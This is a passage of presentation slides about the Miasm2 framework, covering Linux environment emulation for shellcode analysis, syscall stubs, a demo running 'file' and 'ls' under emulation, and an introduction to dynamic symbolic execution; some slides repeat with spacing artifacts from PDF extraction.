6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...)
7 ld_path = linux_env . filesystem . resolve_path ( ld_path )
8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True )
9
10 # Prepare the desired environment
11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ]
12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name }
13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env )
14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env )
15
16 # Associate syscall <−> stubs ( callbacks )
17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks )
18
19 # Run !
20 j i t t e r . i n i t _ r u n ( ld . entry_point )
21 j i t t e r . continue_run ( )
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
Full user-land + Kernel simulation
1 # Corresponding module in miasm2 / os_dep / l i n u x
2
3 # Filesystem / Network / etc . simulation
4 linux_env = LinuxEnvironment ( )
5
6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...)
7 ld_path = linux_env . filesystem . resolve_path ( ld_path )
8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True )
9
10 # Prepare the desired environment
11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ]
12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name }
13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env )
14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env )
15
16 # Associate syscall <−> stubs ( callbacks )
17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks )
18
19 # Run !
20 j i t t e r . i n i t _ r u n ( ld . entry_point )
21 j i t t e r . continue_run ( )
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
Full user-land + Kernel simulation
1 # Corresponding module in miasm2 / os_dep / l i n u x
2
3 # Filesystem / Network / etc . simulation
4 linux_env = LinuxEnvironment ( )
5
6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...)
7 ld_path = linux_env . filesystem . resolve_path ( ld_path )
8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True )
9
10 # Prepare the desired environment
11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ]
12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name }
13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env )
14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env )
15
16 # Associate syscall <−> stubs ( callbacks )
17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks )
18
19 # Run !
20 j i t t e r . i n i t _ r u n ( ld . entry_point )
21 j i t t e r . continue_run ( )
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
Syscall: stub example
def sys_generic_write(jitter, linux_env):
# Parse arguments
fd, buf, count = jitter.syscall_args_systemv(3)
log.debug(”sys_write(%d,␣%x,␣%x)”, fd, buf, count)
# Stub
data = jitter.vm.get_mem(buf, count)
jitter.syscall_ret_systemv(linux_env.write(fd, data))
# Association syscall number <-> callback
syscall_callbacks_x86_64[X86_64_WRITE] = sys_generic_write
syscall_callbacks_arml[ARML_WRITE] = sys_generic_write
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 101/120
Demo
Running /usr/bin/file /bin/ls (x86_64)
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/usr/bin/file /bin/ls
...
[DEBUG]: sys_openat(ffffffffffffff9c, ’/bin/ls’, 0, 0)
...
[DEBUG]: sys_write(1, 740008e0, d4)
[STDOUT] /bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=e855a4c79bf01f795681a7470ae64dc141158aee, stripped
Running /bin/ls (arml)
$ file file_sb/bin/ls
file_sb/bin/ls: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 4.1.0, stripped
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/bin/ls
[DEBUG]: sys_brk(0)
[DEBUG]: -> 74000000
...
[DEBUG]: sys_write(1, 80158000, 1f)
[STDOUT] bin lib
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 102/120
Summary
1 Introduction
2 Miasm IR: Deobfuscation
3 Symbolic execution: VM analysis
4 Static analysis: EquationDrug from EquationGroup
5 Miasm based tool: Sibyl
6 Emulation: Shellcode analysis
7 DSE: Stealing the shellcode’s packer
8 Conclusion
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 103/120

DSE / concolic execution
DSE
Dynamic Symbolic Execution / Concolic Execution
Driller, Triton, Manticore, …
Principle
A symbolic execution alongside a concrete one
The concrete drives the symbolic (loops, external APIs, …)
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 104/120


DSE / concolic execution
a = 1;
if (x % 2 == 1) {
a += 5;
}
Concrete
1 a = 1, x = 11
2 enter the if
3 a = 6, x = 11
Symbolic only
1 a = a + 1
2 if x%2 == 1, take the
branch
3 ?
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 105/120
DSE / concolic execution
a = 1;
if (x % 2 == 1) {
a += 5;
}
Concrete
1 a = 1, x = 11
2 enter the if
3 a = 6, x = 11
DSE
1 a = a + 1
2 take the branch, constraint
x % 2 == 1
3 a = a + 6
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 105/120

DSE: usages
Usage examples
Using a solver, and by making some of the elements symbolics:
Find a solution to jump to the other branch, giving previous constraint
→ expand coverage
(fuzzing, …)
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 106/120


DSE: usage example
1 Create a 0xa bytes file target
DSE: Stealing the shellcode’s packer Miasm2 | August 08, 2018 | PAGE 107/120

